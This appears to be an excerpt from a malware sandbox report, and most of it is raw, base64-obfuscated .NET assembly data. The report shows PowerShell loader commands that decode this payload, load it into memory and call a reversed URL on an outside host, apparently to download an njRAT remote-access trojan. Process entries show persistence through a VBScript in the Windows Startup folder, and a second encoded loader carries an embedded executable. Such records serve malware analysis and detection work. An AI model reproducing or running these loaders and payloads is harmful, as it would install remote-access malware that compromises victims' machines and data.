ENyZWF0ZV9fSW5zdGFuY2VfXwBVRHNTaURiYgBtc2NvcmxpYgBNaWNyb3NvZnQuVmlzdWFsQmFzaWM?? TG9hZ?? BTeW5jaHJvbml6ZWQ?? R2V0TWV0aG9k?? FJl
cGxhY2U?? Q3JlYXRlSW5zdGFuY2U?? Z2V0X0dldEluc3RhbmNl?? GRlZmF1bHRJbnN0YW5jZQBpbnN0YW5jZQBHZXRIYXNoQ29kZQBJbnZva2U?? UnVudGltZVR5cG
VlYW5kbGU?? R2V0VHlwZUZyb21IYW5kbGU?? R2V0VHlwZQBnZXRfQ3VsdHVyZQBzZXRfQ3VsdHVyZQByZXNvdXJjZUN1bHR1cmU?? TWV0aG9kQmFzZQBB

cHBsaWNhdGlvbkJhc2U?? QXBwbGljYXRpb25TZXR0aW5nc0Jhc2U?? U3RyUmV2ZXJzZQBFZGl0b3JCcm93c2FibGVTdGF0ZQBDb21waWxlckdlbmVyYXRlZEF0dHJpYn
V0ZQBHdWlkQXR0cmlidXRl?? EhlbHBLZXl3b3JkQXR0cmlidXRl?? EdlbmVyYXRlZENvZGVBdHRyaWJ1dGU?? RGVidWdnZXJOb25Vc2VyQ29kZUF0dHJpYnV0ZQBEZW
J1Z2dhYmxlQXR0cmlidXRl?? EVkaXRvckJyb3dzYWJsZUF0dHJpYnV0ZQBDb21WaXNpYmxlQXR0cmlidXRl?? EFzc2VtYmx5VGl0bGVBdHRyaWJ1dGU?? U3RhbmRhcm
RNb2R1bGVBdHRyaWJ1dGU?? SGlkZU1vZHVsZU5hbWVBdHRyaWJ1dGU?? QXNzZW1ibHlUcmFkZW1hcmtBdHRyaWJ1dGU?? VGFyZ2V0RnJhbWV3b3JrQXR0
cmlidXRl?? ERlYnVnZ2VySGlkZGVuQXR0cmlidXRl?? EFzc2VtYmx5RmlsZVZlcnNpb25BdHRyaWJ1dGU?? TXlHcm91cENvbGxlY3Rpb25BdHRyaWJ1dGU?? QXNzZW
1ibHlEZXNjcmlwdGlvbkF0dHJpYnV0ZQBDb21waWxhdGlvblJlbGF4YXRpb25zQXR0cmlidXRl?? EFzc2VtYmx5UHJvZHVjdEF0dHJpYnV0ZQBBc3NlbWJseUNvcHlyaW
dodEF0dHJpYnV0ZQBBc3NlbWJseUNvbXBhbnlBdHRyaWJ1dGU?? UnVudGltZUNvbXBhdGliaWxpdHlBdHRyaWJ1dGU?? Z2V0X1ZhbHVl?? HNldF9WYWx1
ZQBHZXRPYmplY3RWYWx1ZQBVR2x5bXpVZwBzZXRfRW5jb2Rpbmc?? U3lzdGVtLlJ1bnRpbWUuVmVyc2lvbmluZwBGcm9tQmFzZTY0U3RyaW5n?? ERvd25s
b2FkU3RyaW5n?? FRvU3RyaW5n?? E1pY3Jvc29mdC5WaXN1YWxCYXNpYy5NeVNlcnZpY2VzLkludGVybmFs?? FN5c3RlbS5Db21wb25lbnRNb2Rlb?? BscE9VcGxNcC
5kbGw?? U3lzdGVt?? HJlc291cmNlTWFu?? FN5c3RlbS5Db21wb25lbnRNb2RlbC5EZXNpZ24?? QXBwRG9tYWlu?? GdldF9DdXJyZW50RG9tYWlu?? GdldF9BcHBs
aWNhdGlvbgBNeUFwcGxpY2F0aW9u?? FN5c3RlbS5Db25maWd1cmF0aW9u?? FN5c3RlbS5HbG9iYWxpemF0aW9u?? FN5c3RlbS5SZWZsZWN0aW9u?? E1l
dGhvZEluZm8?? Q3VsdHVyZUluZm8?? bHBPVXBsTX?? ?? bV9BcHBPYmplY3RQcm92aWRlcgBtX1VzZXJPYmplY3RQcm92aWRlcgBtX0NvbXB1dGVyT2Jq
ZWN0UHJvdmlkZXI?? bV9NeVdlYlNlcnZpY2VzT2JqZWN0UHJvdmlkZXI?? Z2V0X1Jlc291cmNlTWFuYWdlcgBTeXN0ZW0uQ29kZURvbS5Db21waWxlcgBnZXRfVXNlcg
BnZXRfQ29tcHV0ZXI?? TXlDb21wdXRlcgBBY3RpdmF0b3I?? LmN0b3I?? LmNjdG9y?? FN5c3RlbS5EaWFnbm9zdGljcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuRGV2
aWNlcwBnZXRfV2ViU2VydmljZXM?? TXlXZWJTZXJ2aWNlcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuQXBwbGljYXRpb25TZXJ2aWNlcwBTeXN0ZW0uUnVudG
ltZS5JbnRlcm9wU2VydmljZXM?? TWljcm9zb2Z0LlZpc3VhbEJhc2ljLkNvbXBpbGVyU2VydmljZXM?? U3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlcwBTeXN0
ZW0uUmVzb3VyY2Vz?? GxwT1VwbE1wLk15LlJlc291cmNlcwBscE9VcGxNcC5SZXNvdXJjZXMucmVzb3VyY2Vz?? ERlYnVnZ2luZ01vZGVz?? FN0cmluZ3M?? Z2V0X1
NldHRpbmdz?? E15U2V0dGluZ3M?? UmVmZXJlbmNlRXF1YWxz?? FJ1bnRpbWVIZWxwZXJz?? ENvbmNhd?? BPYmplY3Q?? TXlQcm9qZWN0?? FN5c3RlbS5OZXQ??
Z2V0X0RlZmF1bHQ?? V2ViQ2xpZW50?? ENvbnZlcnQ?? U3lzdGVtLlRleHQ?? bV9Db250ZXh0?? GxwT1VwbE1wLk15?? GdldF9Bc3NlbWJseQBNeVNldHRpbmdzUH
JvcGVydHk?? ?? CVs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBS?? GU?? cwBv?? HU?? cgBj?? GU?? cw?? ?? V3Q?? e?? B0?? C4?? N?? ?? v?? H?? ?? bQB1??
HI?? Lw?? x?? DU?? Mg?? u?? Dc?? Nw?? x?? C4?? M?? ?? 1?? C4?? O?? ?? 5?? DE?? Q?? Bu?? G8?? d?? Bj?? GU?? d?? Bl?? GQ?? bwBu?? C8?? Lw?? 6?? H??
?? d?? B0?? Gg?? ?? ?? VIJhEm?? QNB?? ?? BFawBy?? G8?? dwBl?? G0?? YQBy?? EY?? X?? BU?? EU?? Tg?? u?? HQ?? ZgBv?? HM?? bwBy?? GM?? aQBN?? Fw??
cwB3?? G8?? Z?? Bu?? Gk?? VwBc?? Do?? Qw?? ?? Fzk?? MQ?? z?? D?? ?? Mw?? u?? D?? ?? Lg?? 0?? HY?? X?? ?? ?? I2o?? SQBD?? HU?? Z?? BI?? E8?? T?? ??
u?? Ec?? WgBu?? G4?? SwBv?? Fc?? Yw?? ?? EXo?? egBH?? HY?? d?? Bw?? GI?? bw?? ?? GVw?? UgBl?? Gc?? UwB2?? GM?? cw?? u?? GU?? e?? Bl?? ?? ?? ??
hFFgqWcwdE6wlnV8YWFE?? g?? EI?? EBC?? Mg?? ?? EFI?? EBEREEI?? EBDgQg?? QECBS?? C?? Q4OBS?? B?? RFBBy?? E?? Q4ODg4GFRIo?? RIMBhUSK?? ES
C?? YVEigBEmEGFRIo?? RIkBC?? ?? Ew?? F?? ?? ICHBwH?? ?? ESaRG?? iQUg?? BK?? jQcg?? gEOEoCNC?? ?? BEoCREoCRBgcEDg4ODgU?? ?? BK?? mQYg??
QESgJkE?? ?? EODgQg?? Q4OBS?? CDg4OBQ?? CDg4OBQ?? ?? EoClBQ?? BHQUOBy?? BEoCNHQUFI?? ESaQ4GI?? ESgK0OBi?? CHBwdH?? Q?? ?? RwcBC??
B?? hwDI?? ?? I?? y?? ?? DgQH?? R4?? ?? h4?? BR?? B?? B4?? B?? oBHg?? EBwET?? ?? YVEigBEw?? HBhUSbQET?? ?? YVEm0BEw?? CEw?? ECgET?? ?? Ug??
QET?? ?? i3elxWGTTgiQiwP19/EdUKOgcGFRIo?? RIMBwYVEigBEggHBhUSK?? ESYQcGFRIo?? RIk?? wYSfQQGEoCB?? wYSG?? M?? ?? ?? EE?? ?? ?? SD?? Q?? ??
BIIB?? ?? ?? EmEE?? ?? ?? SJ?? Q?? ?? BJ9BQ?? ?? EoCBBg?? B?? RK?? gQQ?? ?? BIYB?? ?? B?? Q4EI?? ?? SaQcQ?? QEe?? B4?? Bz?? B?? QEQHg?? EC?? ??
SD?? QI?? BIIB?? g?? EmEEC?? ?? SJ?? QI?? BJ9BQg?? EoCBB?? g?? EhgEK?? ?? T?? ?? gB?? ?? g?? ?? ?? ?? ?? ?? B4B?? ?? E?? V?? IWV3JhcE5vbkV4Y2Vw
dGlvblRocm93cwEI?? Q?? C?? ?? ?? ?? ?? ?? ?? N?? Q?? IbHBPVXBsTX?? ?? ?? BcB?? BJDb3B5cmlnaHQgwqkgIDIwMjI?? ?? ?? UB?? ?? ?? ?? ?? CkB?? CRh
MTU5NDFlMy03ZDM4LTQwYmEtYmI5MC1mYTE5YTZjNjg1NmI?? ?? ?? wB?? ?? cxLj?? uMC4w?? ?? BN?? Q?? cLk5FVEZyYW1ld29yayxWZXJzaW9uPXY0LjUuMQE??
V?? 4URnJhbWV3b3JrRGlzcGxheU5hbWUULk5FVCBGcmFtZXdvcmsgNC41LjEE?? Q?? ?? ?? ?? gB?? ?? E?? ?? ?? ?? ?? ?? BgB?? ?? pNeVRlbXBsYXRlCDExLj??
uMC4w?? ?? BB?? Q?? zU3lzdGVtLlJlc291cmNlcy5Ub29scy5TdHJvbmdseVR5cGVkUmVzb3VyY2VCdWlsZGVyCDE3Lj?? uMC4w?? ?? BZ?? QBLTWljcm9zb2Z0
LlZpc3VhbFN0dWRpby5FZGl0b3JzLlNldHRpbmdzRGVzaWduZXIuU2V0dGluZ3NTaW5nbGVGaWxlR2VuZXJhdG9yCDE3Lj?? uMy4w?? ?? Bh?? Q?? 0U3lzdGVtLldl
Yi5TZXJ2aWNlcy5Qcm90b2NvbHMuU29hcEh0dHBDbGllbnRQcm90b2NvbBJDcmVhdGVfX0luc3RhbmNlX18TRGlzcG9zZV9fSW5zdGFuY2VfXw?? ?? ?? B?? B?? ??
tNeS5Db21wdXRlcg?? ?? EwE?? Dk15LkFwcGxpY2F0aW9u?? ?? ?? M?? Q?? HTXkuVXNlcg?? ?? EwE?? Dk15LldlYlNlcnZpY2Vz?? ?? ?? Q?? Q?? LTXkuU2V0dGluZ3
M?? ?? ?? C0?? ?? ?? ?? zsrvvgE?? ?? ?? CR?? ?? ?? ?? bFN5c3RlbS5SZXNvdXJjZXMuUmVzb3VyY2VSZWFkZXIsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLj?? sIEN1
bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZT?? 4OSNTeXN0ZW0uUmVzb3VyY2VzLlJ1bnRpbWVSZXNvdXJjZVNld?? I?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ?? FBBRFBBRFC0?? ?? ?? ?? ?? ?? ?? ?? H6xN+k?? ?? ?? ?? ?? ?? g?? ?? ?? Gk?? ?? ?? BEOQ?? ?? RBs?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? B?? BSU0RTz7YbjMR2n0y4xJgHLeBcd?? E?? ?? ?? BEOlxIYWNraW5nXENyeXB0
ZXJzIE1vZGRpbmdcQ2xhc3NMaWJyYXJ5M1xDbGFzc0xpYnJhcnkzXG9ialxSZWxlYXNlXGxwT1VwbE1wLnBkYgDVOQ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DvOQ?? ?? ??
C?? 4Tk?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? BfQ29yRGxsTW
FpbgBtc2NvcmVlLmRsb?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? /yU?? I?? ?? Q?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? B??
B?? ?? ?? ?? ?? Y?? ?? C?? B?? ?? E?? ?? ?? ?? w?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? B?? ?? ?? ?? ?? ?? BI?? ?? ?? ?? WE?? ?? ?? DwD?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DwDN?? ?? ?? ?? FY?? UwBf?? FY?? RQBS?? FM?? SQBP?? E4??
XwBJ?? E4?? RgBP?? ?? ?? ?? ?? ?? C9BO/+?? ?? ?? B?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? /?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ??
C?? R?? ?? ?? ?? ?? E?? VgBh?? HI?? RgBp?? Gw?? ZQBJ?? G4?? ZgBv?? ?? ?? ?? ?? ?? ?? k?? ?? Q?? ??
?? BU?? HI?? YQBu?? HM?? b?? Bh?? HQ?? aQBv?? G4?? ?? ?? ?? ?? ?? ?? ?? ?? s?? Sc?? g?? ?? ?? QBT?? HQ?? cgBp?? G4?? ZwBG?? Gk?? b?? Bl?? Ek?? bgBm
?? G8?? ?? ?? B4?? g?? ?? ?? Q?? w?? D?? ?? M?? ?? w?? D?? ?? N?? Bi?? D?? ?? ?? ?? ?? q?? ?? k?? ?? QBD?? G8?? bQBt?? GU?? bgB0?? HM?? ?? ?? Bs?? H??
?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? ?? DI?? CQ?? B?? EM?? bwBt?? H?? ?? YQBu?? Hk?? TgBh?? G0?? ZQ?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw??
Gw?? TQBw?? ?? ?? ?? ?? ?? ?? 6?? ?? k?? ?? QBG?? Gk?? b?? Bl?? EQ?? ZQBz?? GM?? cgBp?? H?? ?? d?? Bp?? G8?? bg?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw??
Gw?? TQBw?? ?? ?? ?? ?? ?? ?? w?? ?? g?? ?? QBG?? Gk?? b?? Bl?? FY?? ZQBy?? HM?? aQBv?? G4?? ?? ?? ?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ??
?? ?? 6?? ?? 0?? ?? QBJ?? G4?? d?? Bl?? HI?? bgBh?? Gw?? TgBh?? G0?? ZQ?? ?? ?? Gw?? c?? BP?? FU?? c?? Bs?? E0?? c?? ?? u?? GQ?? b?? Bs?? ?? ?? ?? ??
?? BI?? BI?? ?? QBM?? GU?? ZwBh?? Gw?? QwBv?? H?? ?? eQBy?? Gk?? ZwBo?? HQ?? ?? ?? BD?? G8?? c?? B5?? HI?? aQBn?? Gg?? d?? ?? g?? Kk?? I?? ?? g??
DI?? M?? ?? y?? DI?? ?? ?? ?? q?? ?? E?? ?? QBM?? GU?? ZwBh?? Gw?? V?? By?? GE?? Z?? Bl?? G0?? YQBy?? Gs?? cw?? ?? ?? ?? ?? ?? ?? ?? ?? ?? EI?? DQ??
B?? E8?? cgBp?? Gc?? aQBu?? GE?? b?? BG?? Gk?? b?? Bl?? G4?? YQBt?? GU?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBk?? Gw?? b?? ?? ?? ?? ?
? ?? ?? Mg?? J?? ?? E?? U?? By?? G8?? Z?? B1?? GM?? d?? BO?? GE?? bQBl?? ?? ?? ?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? ?? ?? DQ??
C?? ?? B?? F?? ?? cgBv?? GQ?? dQBj?? HQ?? VgBl?? HI?? cwBp?? G8?? bg?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? 4?? ?? g?? ?? QBB?? HM?? cw
Bl?? G0?? YgBs?? Hk?? I?? BW?? GU?? cgBz?? Gk?? bwBu?? ?? ?? ?? MQ?? u?? D?? ?? Lg?? w?? C4?? M?? ??
?? ??
?? ??
?? w?? ?? ?? M?? ?? ?? ?? BDo?? ??
?? ??
?? ?
? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ';[Byte[]] $fuUN = [System.Convert]::FromBase64String(
$LHgK.replace('?? ','A'));[System.AppDomain]::CurrentDomain.Load($fuUN).GetType('lpOUplMp.UGlymzUg').GetMethod('UDsSiDbb').Invoke($null, [object[]] ('txt.as
acWENtarJN02%4602%esab/asac02%WENtarJN/moc.oueu.wenasactarjn//:ptth')) MD5: 95000560239032BC68B4C2FDFCDEF913)

- RegSvcs.exe (PID: 3016 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)

- wscript.exe (PID: 1744 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - cmd.exe (PID: 5992 cmdline: "C:\Windows\System32\cmd.exe" /c ping 127.0.0.1 -n 10 & powershell -command [System.IO.File]::Copy('C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs') MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 6096 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - PING.EXE (PID: 6540 cmdline: ping 127.0.0.1 -n 10 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
    - powershell.exe (PID: 5184 cmdline: powershell -command [System.IO.File]::Copy('C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs') MD5: 95000560239032BC68B4C2FDFCDEF913)
  - powershell.exe (PID: 5872 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $Codigo = 'J?BM?Eg?ZwBL?C??PQ?g?Cc?JQBN?Ek?

UwBx?Eg?RwBL?Fo?TQBB?CU?Jw?7?Fs?QgB5?HQ?ZQBb?F0?XQ?g?CQ?ZgB1?FU?Tg?g?D0?I?Bb?FM?eQBz?HQ?ZQBt?C4?QwBv?G4?dgBl?HI?d?Bd?Do?OgBG?HI?
bwBt?EI?YQBz?GU?Ng?0?FM?d?By?Gk?bgBn?Cg?I??k?Ew?S?Bn?Es?LgBy?GU?c?Bs?GE?YwBl?Cg?JwDmEEIgrC?n?Cw?JwBB?Cc?KQ?g?Ck?OwBb?FM?eQBz?HQ?ZQ
Bt?C4?QQBw?H??R?Bv?G0?YQBp?G4?XQ?6?Do?QwB1?HI?cgBl?G4?d?BE?G8?bQBh?Gk?bg?u?Ew?bwBh?GQ?K??k?GY?dQBV?E4?KQ?u?Ec?ZQB0?FQ?eQBw?GU?K??
n?Gw?c?BP?FU?c?Bs?E0?c??u?FU?RwBs?Hk?bQB6?FU?Zw?n?Ck?LgBH?GU?d?BN?GU?d?Bo?G8?Z??o?Cc?VQBE?HM?UwBp?EQ?YgBi?Cc?KQ?u?Ek?bgB2?G8?awBl?
Cg?J?Bu?HU?b?Bs?Cw?I?Bb?G8?YgBq?GU?YwB0?Fs?XQBd?C??K??n?HQ?e?B0?C4?YQBz?GE?YwBX?EU?TgB0?GE?cgBK?E4?M??y?CU?N??2?D??Mg?l?GU?cwBh?
GI?LwBh?HM?YQBj?D??Mg?l?Fc?RQBO?HQ?YQBy?Eo?Tg?v?G0?bwBj?C4?bwB1?GU?dQ?u?Hc?ZQBu?GE?cwBh?GM?d?Bh?HI?agBu?C8?Lw?6?H??d?B0?Gg?Jw?p?
Ck?';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($Codigo.replace('?','A'))).replace('%MISqHGKZMA%','TVqQ?? ?? M?? ?? ?
? ?? E?? ?? ?? ?? //8?? ?? Lg?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? g?? ?? ?? ?? ?? 4fug4?? t?? nNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJ?? ?? ?? ?? ?? ?? ?? ??
BQRQ?? ?? T?? ED?? OJNIpY?? ?? ?? ?? ?? ?? ?? ?? ?? ?? O?? ?? ?? iEL?? V?? ?? ?? Bw?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? jo?? ?? ?? ?? g?? ?? ?? ?? Q?? ?? ??
?? ?? ?? ?? E?? ?? g?? ?? ?? ?? ?? g?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? ?? ?? ?? g?? ?? ?? ?? ?? ?? ?? M?? YIU?? ?? B??
?? ?? B?? ?? ?? ?? ?? ?? E?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? K05?? ?? BP?? ?? ?? ?? ?? E?? ?? ?? JgD?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? G?? ?? ?? ?? w?? ?? ?? ?? MOQ?? ?? O?? ??
?? I?? ?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? CC?? ?? ??
Eg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C50ZXh0?? ?? ?? ?? CBo?? ?? ?? ?? g?? ?? ?? ?? H?? ?? ?? ?? ?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C??
?? ?? G?? ucnNyYw?? ?? ?? JgD?? ?? ?? ?? Q?? ?? ?? ?? ?? Q?? ?? ?? ?? e?? B?? ?? ?? B?? LnJlbG9j?? ?? ?? M?? ??
?? ?? ?? G?? ?? ?? ?? ?? C?? ?? ?? ?? Ig?? Q?? ?? ?? Qg?? ??
DhOQ?? ?? ?? ?? ?? ?? ?? Eg?? ?? ?? ?? C?? ?? U?? nCI?? ?? LgV?? ?? ?? D?? ?? ?? ?? ?? ?? ?? ?? ?? ?? FQ4?? ?? C4?? ??
?? B4CKBc?? ?? ?? oqHgIoG?? ?? ?? Ciqmcxk?? ?? ??
q?? ?? Q?? ?? BHMa?? ?? ?? Kg?? I?? ?? ?? RzGw?? ?? Co?? D?? ?? ?? Ecxw?? ?? ?? q?? B?? ?? ?? BCoufgE?? ?? ?? RvHQ?? ?? CioufgI?? ?? ?? RvHg?? ?? CioufgM??
?? ?? RvHw?? ?? CioufgQ?? ?? ?? RvI?? ?? ?? CirGfgU?? ?? ?? QUKCE?? ?? ?? osHnIB?? ?? Bw0?? U?? ?? ?? IoIg?? ?? Cm8j?? ?? ?? KcyQ?? ?? ?? q?? BQ?? ?? BH4F??
?? ?? EKhp+Bg?? ?? BCoe?? o?? G?? ?? ?? EKlZzD?? ?? ?? Bigl?? ?? ?? Kd?? Y?? ?? ?? K?? Bw?? ?? BCoe?? igm?? ?? ?? KKhp+Bw?? ?? BCoaK?? 0?? ?? ?? YqHg
IoJw?? ?? Cio?? Ez?? H?? Lc?? ?? ?? ?? B?? ?? ?? Rcic?? ?? H?? Kcyg?? ?? ?? oIKCk?? ?? ?? pvKg?? ?? CgYoKw?? ?? Cm8s?? ?? ?? KCwcoKw?? ?? CgsHcn8?? ??
HByhQ?? ?? cG8t?? ?? ?? KC3Mo?? ?? ?? K?? igr?? ?? ?? KKCw?? ?? ?? oMCCgr?? ?? ?? KDHKJ?? ?? BwKCs?? ?? ?? oNCXLP?? ?? BwKCs?? ?? ?? ooLg?? ?? Cg0oLw??
?? CgcoM?? ?? ?? Cm8x?? ?? ?? Kcuc?? ?? HBvMg?? ?? CnIL?? QBwbzM?? ?? ?? oUGI0X?? ?? ?? BJRYJch0B?? H?? oLg?? ?? CqIlFwgoM?? ?? ?? CqJvN?? ?? ?? Ci
YqNgIDKDU?? ?? ?? ooNg?? ?? Cioe?? ig3?? ?? ?? KKi7QCQ?? ?? ?? igi?? ?? ?? KKh4CKDg?? ?? ?? oq?? ?? ?? ?? Ez?? B?? BQ?? ?? ?? ?? C?? ?? ?? R?? owF?? ?? ??
bLQgo?? Q?? ?? Kwor?? gIKBioi?? /4VBQ?? ?? Gyoe?? ign?? ?? ?? KKg?? ?? ?? BMw?? g?? o?? ?? ?? ?? ?? w?? ?? EQJ7Og?? ?? Cm87?? ?? ?? KCgaMC?? ?? ??
Gy0SK?? I?? ?? CsK?? ns6?? ?? ?? KBm88?? ?? ?? KBipK?? ign?? ?? ?? K?? nM9?? ?? ?? KfTo?? ?? ?? oq?? EJTSkIB?? ?? E?? ?? ?? ?? ?? ?? ?? w?? ?? ?? B2
NC4wLjMwMzE5?? ?? ?? ?? ?? ?? U?? b?? ?? ?? ?? MwH?? ?? ?? jfg?? ?? O?? g?? ?? BQI?? ?? ?? jU3RyaW5ncw?? ?? ?? ?? BME?? ?? ?? O?? E?? ?? CNVUwCEEQ?? ??
E?? ?? ?? ?? CNHVUlE?? ?? ?? ?? lBE?? ?? CQE?? ?? ?? jQmxvYg?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? BVxWiCQkP?? ?? ?? ?? +gEz?? BY?? ?? ?? E?? ?? ?? ?? u?? ?? ??
?? Cg?? ?? ?? ?? g?? ?? ?? ?? Z?? ?? ?? ?? BQ?? ?? ?? D0?? ?? ?? B?? ?? ?? ?? ?? ?? w?? ?? ?? ?? U?? ?? ?? ?? J?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? B?? ?? ?? ??
?? w?? ?? ?? ?? E?? ?? ?? ?? C?? ?? ?? ?? ?? w?? ?? ?? ?? I?? ?? ?? ?? ?? ?? IkE?? Q?? ?? ?? ?? ?? ?? BgBC?? 98GBgCv?? 98GBg?? Z?? i?? GDwBDBw?? ?? BgBa?? i
oFBg?? l?? yoFBgCW?? yoFBgBi?? yoFBgB7?? yoFBgCh?? ioFBgBG?? pkGBgDC?? ZkGBgDt?? ioFBgC8?? gYECgDl?? d?? FCgCS?? XMECg?? t?? nMEDgBf?? W8GDg??
?? BjMGBgDV?? i?? GDgBx?? rgGDgCJ?? ns?? BgCYB5YEDgDsBW8GDg?? K?? 3s?? Bg?? n?? ZYEDg?? B?? EkECgDQ?? akEBgD8?? S?? GBgCn?? d8GBgD?? Bf8G
BgBHBRUFCgBv?? Q?? FBg?? ?? ?? ZYEBgD4ByoFCgB6?? Q?? FCgD?? B6kHBgD9?? 9IHDgBSB3s?? BgBCBJYEBgDGBJYEBgDKB5YEBg?? 8BSoFBgBU?? SoFBg
CCB98GBg?? JBpYE?? ?? ?? ?? ?? Dc?? ?? ?? ?? ?? ?? ?? E?? ?? Q?? ?? ?? ?? ?? ?? 8gToB0k?? ?? Q?? B?? ?? ?? ?? ?? ?? D+BegHTQ?? B?? ?? I?? ?? ?? EQ?? J8H6??
dd?? ?? E?? ?? w?? ?? ?? Q?? ?? H?? cQB10?? BQ?? I?? ?? ?? BE?? BnB+gHhQ?? H?? ?? s?? ?? ?? E?? ?? ?? EI6?? dd?? ?? g?? Dg?? B?? ?? ?? ?? 8?? NTBV0?? C?? ??
P?? ?? UB?? ?? BhBg?? ?? XQ?? I?? BE?? BQE?? ?? B?? ?? ?? ?? Bd?? ?? g?? G?? ?? x?? IUFJgEx?? FwFLgEx?? H?? FNgEx?? J4FPgER?? J0ERgER?? EQBSgER?? N
Q?? TwEh?? N4H9wBQI?? ?? ?? ?? ?? ?? GGBMGBg?? B?? Fgg?? ?? ?? ?? ?? ?? YYEwYG?? ?? E?? YC?? ?? ?? ?? ?? ?? ERgZBlMB?? QCKI?? ?? ?? ?? ?? ??
TCPEFVwEB?? JYg?? ?? ?? ?? ?? BMI4gRc?? QE?? oi?? ?? ?? ?? ?? ?? EwjoBWEB?? QCuI?? ?? ?? ?? ?? ?? TCFEGZgEB?? Log?? ?? ?? ?? ?? BMIv?? Vr?? QE?? 7C??
?? ?? ?? ?? ?? Ewgs?? X?? B?? QDzI?? ?? ?? ?? ?? ?? TCDgBdgEB?? Psg?? ?? ?? ?? ?? BEYGQZT?? QI?? ESE?? ?? ?? ?? ?? BhgTBgY?? ?? g?? ZIQ?? ?? ?? ?? ??
WCLQHfQEC?? C?? h?? ?? ?? ?? ?? BMIWgd9?? QI?? JyE?? ?? ?? ?? ?? BhgTBgY?? ?? g?? wIQ?? ?? ?? ?? ?? W?? Gk?? ggEC?? PMh?? ?? ?? ?? ?? MYCewfL?? ?? M??
?? SI?? ?? ?? ?? ?? xgLt?? N?? ?? B?? ?? JIg?? ?? ?? ?? CD?? CQBhwEE?? BUi?? ?? ?? ?? ?? MYCQ?? TU?? ?? Q?? ICI?? ?? ?? ?? ?? EQBW?? IwBB?? B?? Ig?? ?? ?? ??
?? B?? EI?? l?? EF?? Eki?? ?? ?? ?? ?? ?? YYEwYG?? ?? Y?? VCI?? ?? ?? ?? ?? ?? wjE?? Eo?? BgCIIg?? ?? ?? ?? ?? GGBMGBg?? G?? ?? ?? ?? ?? QDq?? w?? ?? ?? Q??
r?? ?? ?? ?? ?? QBRBQ?? ?? ?? QDk?? ?? ?? ?? ?? QDk?? ?? k?? EwYB?? BE?? EwYG?? Bk?? EwYK?? Ck?? EwYQ?? DE?? EwYQ?? Dk?? EwYQ?? EE?? EwYQ?? Ek??
